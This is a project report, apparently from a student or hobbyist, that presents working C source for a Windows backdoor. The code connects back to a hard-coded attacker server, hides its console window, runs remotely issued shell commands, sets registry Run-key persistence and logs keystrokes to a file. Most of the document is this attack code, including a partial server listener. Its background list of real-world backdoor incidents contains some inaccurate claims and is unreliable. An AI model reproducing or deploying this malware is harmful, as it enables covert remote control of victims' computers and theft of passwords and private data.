Cintruder Report

TABLE OF CONTENTS

Introduction

This is a **windows backdoor malware** which when run on a victim computer is capable of **catastrophic damage and data loss**.

This malware is capable of -


- **Remotely issuing shell commands**
- **Keylogging the victim**
- **Creating persistence and running on boot**

The payload can be delivered to the victim computer either as just an executable file or embedded inside of a file such as an image.

This malware works on a **client-server** architecture.The server issues commands remotely to the backdoor .The backdoor is the client which receives these commands, executes them and sends the output back to the server .The backdoor tries to connect to the server every 10 seconds which eliminates the possibility of connection loss .

Objective -

To create a malware that is capable of **keylogging**(capture keystrokes of the victim) , **long-time persistence** on a victim computer and **issuing remote commands** to the payload(or implant). This process can be visualised below -



The attacker is highlighted in red and has a **2-way TCP connection** in-between the attacking server and the malicious implant.

Methodology

Backdoor malware is a type of malware that allows remote access to resources within an application, such as databases and file servers.It can take the form of a hidden part of a program, a separate program, code in the firmware of the hardware, or parts of an operating system such as Windows.

Some devastating examples of backdoor attacks are -

- In 2017, a DoublePulsar was detected to have backdoor malware. It allowed others to keep an eye on Windows PCs. With its help, threat attackers could install powerful crucial cryptojacker featuring high memory. The purpose was to mine Bitcoin. Hence, a huge chain of crypto-mining botnets was created because of a single cryptojacker.

- Dual-EC backdoor attack happened by exploiting the pre-existed vulnerability in this cryptographical protocol. High-level end-users of Dual-EC can decrypt it via a secret key. The adoption of this protocol was promoted by NSA as the agency was able to read and intercept all the communication happening using Dual_EC. This way, millions of people came under the NSA radar automatically.

- PoisonTap is a well-known example of backdoor attack. In this, hackers used malware to gain root-level access to any website, including those protected with 2FA.

- WordPress was spotted with multiple backdoors in 2014. These backdoors were WordPress plug-ins featuring an obfuscated JavaScript code. Once such infected plugins were installed on the system, they were used to create a hidden admin account and steal the data.

- Borland Interbase featured built-in backdoors in its versions 4.0 to 6.0. The backdoor was hard-coded and created multiple backdoor accounts accessible via networks. Anyone using these backdoor accounts was able to figure out everything stored on the Interbase database. Finally, it was fixed in 2001.

- In 2008, all the OS versions, above from 6.2.0, of Juniper Networks, were having backdoors that enabled hackers to gain admin-like access.


- C-DATA Optical Line Termination devices were laced with multiple backdoors, as spotted by security researchers. As per them, these backdoors were deployed on purpose by the vendor.

This backdoor consists of three parts -

1. **Remotely issuing shell commands** - This malware first tries to connect to the remote server run by the attacker . If the remote server's ip is unreachable , it goes to sleep for 10 seconds and tries again. It doesn't start any of it's malicious functionalities until a proper connection has been made with the remote server. When connection is established , it runs in a hidden **cmd terminal** and listens for commands. Whatever the attacker types into the server gets executed in the victim machine. Moreover the malware also listens for special commands inorder to start it's special functionalities. They are -


- **Cd** - shows current directory path
- **Persist**
- **Keylog_start**
- **q** - shuts down both malware and server

The connection code of the attacking server -




```
int sock, client_socket;
char buffer[1024];
char response[18384];
struct sockaddr_in server_address, client_address;
int i=0;
int optval = 1;
socklen_t client_length;

sock = socket(AF_INET, SOCK_STREAM, 0);

if (setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &optval, sizeof(optval)) < 0) {
    printf("Error Setting TCP Socket Options!\n");
    return 1;
}

server_address.sin_family = AF_INET;
server_address.sin_addr.s_addr = inet_addr("192.168.56.1");
server_address.sin_port = htons(7777);

bind(sock, (struct sockaddr *) &server_address, sizeof(server_address));
listen(sock, 5);
client_length = sizeof(client_address);
client_socket = accept(sock, (struct sockaddr *) &client_address, &client_length);
```

And the connection code of the malware -




```c
struct sockaddr_in ServAddr;
unsigned short ServPort;
char *ServIP;
WSADATA wsaData;

ServIP = "192.168.56.1";
ServPort = 7777;

if (WSAStartup(MAKEWORD(2,0), &wsaData) != 0) {
    exit(1);
}

sock = socket(AF_INET, SOCK_STREAM, 0);

memset(&ServAddr, 0, sizeof(ServAddr));
ServAddr.sin_family = AF_INET;
ServAddr.sin_addr.s_addr = inet_addr(ServIP);
ServAddr.sin_port = htons(ServPort);
```

The loop that continues to make connection every 10 seconds -



```c
start:
while (connect(sock, (struct sockaddr *) &ServAddr, sizeof(ServAddr)) != 0)
{
    Sleep(10);
    goto start;
}
```


The server creates a listening port at **192.168.56.1:7777** and the malware reaches out to that port every 10 seconds.



```c
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrev, LPSTR lpCmdLine, int nCmdShow){

    HWND stealth;
    AllocConsole();
    stealth = FindWindowA("ConsoleWindowClass", NULL);

    ShowWindow(stealth, 0);
```


This is the main function of the malware. It uses **AllocConsole()** api call to allocate a cmd terminal and then stores the value of a hidden terminal by allocating **NULL** to the **FindWindowA()** api call. Finally it calls upon the **ShowWindow()** Api call to create a terminal for the malware. Now the malware executes it’s malicious actions in this terminal.

Now that the malware is running, it needs to “slice” the commands that the attacker gives.



```c
char *
str_cut(char str[], int slice_from, int slice_to)
{
        if (str[0] == '\0')
                return NULL;

        char *buffer;
        size_t str_len, buffer_len;

        if (slice_to < 0 && slice_from > slice_to) {
                str_len = strlen(str);
                if (abs(slice_to) > str_len - 1)
                        return NULL;

                if (abs(slice_from) > str_len)
                        slice_from = (-1) * str_len;

                buffer_len = slice_to - slice_from;
                str += (str_len + slice_from);

        } else if (slice_from >= 0 && slice_to > slice_from) {
                str_len = strlen(str);

                if (slice_from > str_len - 1)
                        return NULL;
                buffer_len = slice_to - slice_from;
                str += slice_from;

        } else
                return NULL;

        buffer = calloc(buffer_len, sizeof(char));
        strncpy(buffer, str, buffer_len);
        return buffer;
}
```

This **str_cut** function slices the string that is received by the malware.



```
void Shell() {
    char buffer[1024];
    char container[1024];
    char total_response[18384];


    while (1) {
        jump:
        bzero(buffer,1024);
        bzero(container, sizeof(container));
        bzero(total_response, sizeof(total_response));
        recv(sock, buffer, 1024, 0);

        if (strncmp("q", buffer, 1) == 0) {
            closesocket(sock);
            WSACleanup();
            exit(0);
        }
        else if (strncmp("cd ", buffer, 3) == 0) {
            chdir(str_cut(buffer,3,100));
        }
        else if (strncmp("persist", buffer, 7) == 0) {
            bootRun();
        }
        else if (strncmp("keylog_start", buffer, 12) == 0) {
            HANDLE thread = CreateThread(NULL, 0,logg, NULL, 0, NULL);
            goto jump;
        }
        else {
            FILE *fp;
            fp = _popen(buffer, "r");
            while(fgets(container,1024,fp) != NULL) {
                strcat(total_response, container);
            }
            send(sock, total_response, sizeof(total_response), 0);
            fclose(fp);
        }

    }

}
```

After the received commands have been sliced and cut , they are compared to with special commands in the **Shell** function . If they are equal then the special functions are executed. Else they are sent to the terminal t be executed by the victim system.


2. **Persistence** - When issued the “**persist**” command , the malware creates a registry entry at -

HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

and points it to the malware executable. Now the malware is run at startup.

A **registry key** can be thought of as being a bit like a file folder, but it exists only in the Windows Registry.The Windows Registry is structured in a hierarchy, with the topmost registry keys referred to as registry hives. These have special rules attached to them, but they're registry keys in every other sense.
These **registry keys define the way in which windows operates**.

If a registry key of the malware already exists, it will delete the previous and write an new key. This will ensure persistence even if the malware is detected or is moved to a different location.




```c
int bootRun()
{
    char err[128] = "Failed\n";
    char suc[128] = "Created Persistence At : HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\n";
    TCHAR szPath[MAX_PATH];
    DWORD pathLen = 0;

    pathLen = GetModuleFileName(NULL, szPath, MAX_PATH);
    if (pathLen == 0) {
        send(sock, err, sizeof(err), 0);
        return -1;
    }

    HKEY NewVal;

    if (RegOpenKey(HKEY_CURRENT_USER, TEXT("Software\\Microsoft\\Windows\\CurrentVersion\\Run"), &NewVal) != ERROR_SUCCESS) {
        send(sock, err, sizeof(err), 0);
        return -1;
    }
    DWORD pathLenInBytes = pathLen * sizeof(*szPath);
    if (RegSetValueEx(NewVal, TEXT("Judge"), 0, REG_SZ, (LPBYTE)szPath, pathLenInBytes) != ERROR_SUCCESS) {
        RegCloseKey(NewVal);
        send(sock, err, sizeof(err), 0);
        return -1;
    }
    RegCloseKey(NewVal);
    send(sock, suc, sizeof(suc), 0);
    return 0;
}
```

The **bootRun** function falicitates persistence in the system. It uses the **GetModuleFileName** api to get the path of the malware. If path length is 0 i.e the malware binary is deleted, it will return **FAILED** to the attacker. After getting the path of the binary, it opens a registry key using **RegOpenKey** and writes the path onto a new value using **RegSetValueEx** api.


If everything goes right, it will close the registry key using **RegCloseKey** and will convey that the registry key has been created to the attacker.

3. **Keylogger** - A keylogger, also known as a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and **record each keystroke** on a specific computer or mobile phone. The software is installed on the device and

records everything you type, including passwords, credit card numbers, user names, and other private data.
The keylogger function is put in a whole separate header file .



```
DWORD WINAPI logg(){
    int vkey,last_key_state[0xFF];
    int isCAPSLOCK,isNUMLOCK;
    int isL_SHIFT,isR_SHIFT;
    int isPressed;
    char showKey;
    char NUMCHAR[]=")!@#$%^&*(";
    char chars_vn[]=";=,-./`";
    char chars_vs[]=":+<_>?~";
    char chars_va[]="[\\]\';";
    char chars_vb[]="{|}\"";
    FILE *kh;
    char KEY_LOG_FILE[]="windows.txt";
    //: making last key state 0
    for(vkey=0;vkey<0xFF;vkey++){
        last_key_state[vkey]=0;
    }
```



```
while(1){
    //: take rest for 10 millisecond
    Sleep(10);

    //: get key state of CAPSLOCK,NUMLOCK
    //: and LEFT_SHIFT/RIGHT_SHIFT
    isCAPSLOCK=(GetKeyState(0x14)&0xFF)>0?1:0;
    isNUMLOCK=(GetKeyState(0x90)&0xFF)>0?1:0;
    isL_SHIFT=(GetKeyState(0xA0)&0xFF00)>0?1:0;
    isR_SHIFT=(GetKeyState(0xA1)&0xFF00)>0?1:0;

    //: cheking state of all virtual keys
    for(vkey=0;vkey<0xFF;vkey++){
        isPressed=(GetKeyState(vkey)&0xFF00)>0?1:0;
        showKey=(char)vkey;
        if(isPressed==1 && last_key_state[vkey]==0){
```

When “**keylog_start**” is issued by the remote server, the malware will interact with the **GetKeyState** windows api and keeps the recorded data in an output buffer. Every key is manually checked using conditional statements. When enter is pressed by the victim, the buffer contents are printed onto a text file named “**Windows.txt**” on the victim machine . The attacker can then read the file and get the keystrokes of the user.

Source Code

Server.c -

```c
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>


int main()
{
int sock, client_socket;
char buffer[1024];
char response[18384];
struct sockaddr_in server_address, client_address;
int i=0;
int optval = 1;
socklen_t client_length;
sock = socket(AF_INET, SOCK_STREAM, 0);
if (setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &optval, sizeof(optval)) < 0) {
printf("Error Setting TCP Socket Options!\n");
return 1;
}
server_address.sin_family = AF_INET;
server_address.sin_addr.s_addr = inet_addr("192.168.56.1");
server_address.sin_port = htons(7777);
bind(sock, (struct sockaddr *) &server_address, sizeof(server_address));
listen(sock, 5);
client_length = sizeof(client_address);
client_socket = accept(sock, (struct sockaddr *) &client_address, &client_length);
while(1)
{
jump:
bzero(&buffer, sizeof(buffer));
bzero(&response, sizeof(response));
printf("* Shell#%s~$: ", inet_ntoa(client_address.sin_addr));
fgets(buffer, sizeof(buffer), stdin);
strtok(buffer, "\n");
write(client_socket, buffer, sizeof(buffer));
if (strncmp("q", buffer, 1) == 0) {
break;
}
